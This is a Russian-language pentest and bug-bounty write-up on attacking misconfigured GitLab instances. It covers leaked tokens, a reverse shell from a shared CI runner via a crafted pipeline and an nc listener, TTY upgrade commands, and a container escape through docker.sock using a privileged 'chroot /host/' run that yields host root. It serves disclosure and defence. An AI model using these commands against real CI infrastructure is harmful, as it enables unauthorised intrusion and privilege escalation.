www.cyberok.ru
info@cyberok.ru
+7 (495) 137-7337

Explor-им GitLab

Дмитрий Прохоров – специалист по тестированию на проникновение, CyberOK.

Введение

Меня зовут Дмитрий Прохоров, я пентестер из команды CyberOK. Часто на проектах по пентесту, а также в программах Bug Bounty встречаются Gitlab'ы. И встречаются они не только специалистам по ИБ, но и злобным хакерам, которые не прочь завладеть секретами репозиториев и даже исполнить код на сервере! Все представленные материалы несут образовательный характер ☺

Сегодня я бы хотел посвятить свой монолог тем, кто любит приоткрывать завесу тайн своего Gitlab через функционал Explore и показывать интересные кейсы из Bug Bounty и пентестов, где небольшая мисконфигурация приводит к тяжелым последствиям.

Explore – не баг, а фича!

Холивар на тему функционала исследования Gitlab для анонимных пользователей тянулся несколько лет с 2017 года. И закрытие данной фичи до 2020 года являлось скорее костылем. Но на проблему обратили внимание и все-таки закрыли Explore и Help для неаутентифицированных пользователей через настройки видимости репозитория (Covid сыграл в этом некую роль).




Рис.1

Поэтому речь, по большому счету, пойдет о тех организациях, где уровень видимости настроен некорректно и дает злобным хакерам больше информации, чем нужно.

В поисках тайн.

Введение прошло, переходим к исследованию. Самое очевидное, что стоит поискать в Gitlab — это токены, API-ключи и информацию о внутренней сети.

В проектах встречалось разное ☺:

```
28  # Commit changes to master repository
29  #git add [redacted].dmp .gitlab-ci.yml
30  git add [redacted]_$dt.dmp .gitlab-ci.yml
31  #git commit -m "Renewed dump at $dt"
32  git commit -m "Created new dump, renewed .gitlab-ci.yml"
33
34  git push  "https://f[redacted]:Mq[redacted]A@g.[redacted].com/[redacted].git" "HEAD:master"
35
```

Рис. 2 Раскрытие логина и пароля Gitlab (https://login:pass@gitlab.example.com)




Рис. 3 Раскрытие логина и пароля БД в файле .sh




Рис. 4 Раскрытие ключей API в файле .sh

[redacted] › Repository

master [redacted] / ansible / vars / **runner_vars.yml**

[redacted] devops [redacted]
[redacted] authored 4 months ago

runner_vars.yml 696 bytes

```
1  gitlab_runner_coordinator_url: https://[redacted]
2  gitlab_runner_registration_token: 'G[redacted]'
3  gitlab_runner_runners:
4    - name: '[redacted]'
5      executor: [redacted]
6      tags:
7        - [redacted]
8
9    - name: '[redacted]'
10     executor: docker
11     docker_image: 'docker'
12     tags:
13       - docker
14       - node
15       - ruby
16       - mysql
17     docker_privileged: true
18     docker_volumes:
19       - "/var/run/docker.sock:/var/run/docker.sock"
20       - "/cache"
21     extra_configs:
22       runners.docker:
23         memory: 512m
24         allowed_images: ["ruby:*", "python:*", "php:*", "docker:*"]
25       runners.docker.sysctls:
26         net.ipv4.ip_forward: "1"
27
```

Рис. 5 Раскрытие окружения Shared Runner в файле. yml – Ansible

И если, рассматривая первые три скриншота, все вполне очевидно (и ничего нового я не показал), то окружение Shared Runner'а представляет наибольший интерес для эксплуатации связки уязвимостей и выполнения удаленного кода на сервере. При наличии раскрытия токена Shared Runner'а мы можем обратиться напрямую к Gitlab и перехватить сессию задач процесса CI/CD. Это может помочь получить первоначальный доступ к репозиторию от имени пользователя проекта.

Расшаренные бегуны.

Что ж, если на различные токены и секреты репозиторий пуст, то идем в раздел CI/CD проекта и смотрим, что там в Jobs'ах:




Рис. 6 Еще одно место для утечек переменных окружения

Наличие процессов CI/CD — это уже хорошо и здесь можно выстроить интересный вектор, о котором очень подробно рассказали ребята из Pulse Security.

И именно этот вектор позволил мне попасть в шорт-лист Pentest Award, а также забрать хорошую баунти в одной из программ VK.

Главной проблемой был доступ к данному репозиторию. К сожалению, утечки токена Shared Runner'а не было, но мы как хитрые багхантеры знаем, что при возможности приобретения легального доступа (да-да, не Try Harder) не жалко вложить собственные средства, которые с большей вероятностью окупятся. И это был именно такой случай. Немного замарочившись с вводом данных своей карты, я получил заветные креды и побежал проверять свою теорию похека ☺.

Моя теория заключалась в следующем. Shared Runners в Gitlab — это составляющая процесса Pipeline среды CI/CD.

www.cyberok.ru
info@cyberok.ru
+7 (495) 137-7337

Рис.7

Для хакера это лакомый кусочек в случае, если:

1) Пользователь имеет право на запись в **.gitlab_ci.yml** в репозитории;
2) Runner находится во внутренней инфраструктуре.

По умолчанию GitLab Runners доступны для каждого проекта. Это означает, что злоумышленнику не требуется доступ к определенному репозиторию для проведения атак. Злоумышленник, имеющий любой доступ к GitLab, может создать личный репозиторий и начать атаковать инфраструктуру раннера.




Рис. 8

Более того, как правило, для этого используется «docker-in-docker» (DIND) для создания контейнера внутри конвейера (Pipeline).

По указанной выше схеме-картинке, в качестве одноглазого Джо, я прошелся, изучая CI/CD на сервере Gitlab.

Похек ☺

Немного пройдясь по проектам злополучного репозитория, забрав шаблонный **.gitlab_ci.yml** и удалив оттуда все лишнее, я собрал такой вот джентельменский набор буковок:




Рис.9

Перед тем как проводить манипуляции, важно клацнуть на раннер, который нам нужен в настройках CI/CD репозитория.

Поднимаем на своей Front Gun пушке nc:





Рис.10

Запускаем билд и ждем прилета нашего бэкконнекта.






Рис.11

И мы в докере. Полученный shell кривой и неудобный. Поэтому получаем хороший TTY (как же тут без табов и .bash_history):

```
apt update
apt install python3
python3 -c 'import pty; pty.spawn("/bin/bash")'
# Ctrl+Z
stty raw -echo; fg; ls; export SHELL=/bin/bash; export TERM=screen; stty rows 38 columns 116; reset;
```

И вот мы гуляем по среде Shared Runner'а. Конечно, нам от него никакого импакта, кроме как возможных билдов других пользователей. Но мы же в докере, а значит нужно повышаться до докер-хоста.

И в моем кейсе все прошло достаточно тривиально :)

Заходим в /var и видим по дефолту лежащий docker.sock.




Рис.12

Тут у меня глаза загорелись! Настраиваем среду для запуска docker-ce:

```
apt install apt-transport-https ca-certificates curl software-properties-common -y
curl -fsSL https://download.docker.com/linux/ubuntu/gpg | apt-key add -
add-apt-repository "deb [arch=amd64] https://download.docker.com/linux/ubuntu bionic stable"
apt update
apt install docker-ce -y
```

И вводим заветную команду для профита:

```
docker run -it --privileged -v /:/host/ ubuntu bash -c "chroot /host/"
```

www.cyberok.ru
info@cyberok.ru
+7 (495) 137-7337

```
ivileged -v /:/host/ ubuntu bash -c "chroot /host/"
sh-4.4# id
uid=0(root) gid=0(root) groups=0(root)
sh-4.4# cd /
sh-4.4# ls -la
total 24
dr-xr-xr-x.  17 root root  244 Dec 22  2021 .
dr-xr-xr-x.  17 root root  244 Dec 22  2021 ..
-rw-r--r--    1 root root    0 Dec 22  2021 .autorelabel
lrwxrwxrwx.   1 root root    7 Oct  9  2021 bin -> usr/bin
dr-xr-xr-x.   5 root root 4096 Dec  3  2021 boot
drwxr-xr-x   18 root root 3100 Feb 20  2023 dev
drwxr-xr-x.  95 root root 8192 Sep 21 10:38 etc
drwxr-xr-x.  11 root root  200 Oct 18 16:37 home
lrwxrwxrwx.   1 root root    7 Oct  9  2021 lib -> usr/lib
lrwxrwxrwx.   1 root root    9 Oct  9  2021 lib64 -> usr/lib64
drwxr-xr-x.   2 root root    6 Oct  9  2021 media
drwxr-xr-x.   2 root root    6 Oct  9  2021 mnt
drwxr-xr-x.   3 root root   24 Jul 20  2022 opt
dr-xr-xr-x  319 root root    0 Feb 20  2023 proc
dr-xr-x---.   5 root root  170 Jul 20  2022 root
drwxr-xr-x   31 root root  940 Nov 19 17:13 run
lrwxrwxrwx.   1 root root    8 Oct  9  2021 sbin -> usr/sbin
drwxr-xr-x.   3 root root   20 Dec 14  2022 srv
dr-xr-xr-x   13 root root    0 Feb 20  2023 sys
drwxrwxrwt.  21 root root 4096 Dec 17 21:58 tmp
drwxr-xr-x.  12 root root  144 Dec  3  2021 usr
drwxr-xr-x.  21 root root 4096 Aug 16  2022 var
sh-4.4#
```

Рис. 13

Забегаю с рутом посмотреть, а что там в /home и наблюдаю пользователей инфры.

```
sh-4.4# cd /home
sh-4.4# ls -la
total 0
drwxr-xr-x. 11 root                root          200 Oct 18 16:37 .
dr-xr-xr-x. 17 root                root          244 Dec 22  2021 ..
drwxr-xr-x   3 a[redacted]v Domain Users   78 Dec 27  2022 a[redacted]
drwxr-xr-x   3 a[redacted]  Domain Users   78 Mar 24  2023 a[redacted]
drwx------   2 c[redacted]  bin            62 Jul 20  2022 c[redacted]
drwxr-xr-x   3 d[redacted]  Domain Users   99 Jul 20  2022 d[redacted]
drwxr-xr-x   2 d[redacted]  Domain Users   83 Apr 14  2023 d[redacted]
drwx------   2 g[redacted]  gitlab-runner   6 Jul 20  2022 g[redacted]
drwxr-xr-x   2 m[redacted]  Domain Users   62 Oct 18 16:37 m[redacted]
```

Рис.14

Счастью не было предела и отчет начал писаться под выброс легкого адреналин). Отдельная благодарность команде VK за быстрый триаж и отличную выплату!

В заключение

Для полного понимания вышеуказанной цепочки различных мисконфигураций и уязвимостей можно привести следующую схему:




Рис.15

Возращаясь ко второму заголовку: «Explore – не баг, а фича!», стоит отметить, что данный функционал, доступный анонимному пользователю – это все-таки баг. Отслеживать все процессы и пуши, происходящие в Gitlab, а также то, какие данные будут доступны «случайному» пользователю, крайне сложно. Поэтому стоит серьёзно отнестись к настройке приватности вашего репозитория.

По данным нашей «кибербалайки» СКИПА на текущий момент в Рунете развернуто 14798 инстансов с Gitlab из которых 3263 имеют включенный функционал Explore для анонимных пользователей, что потенциально говорит о возможной утечке чувствительных данных.




Рис.16

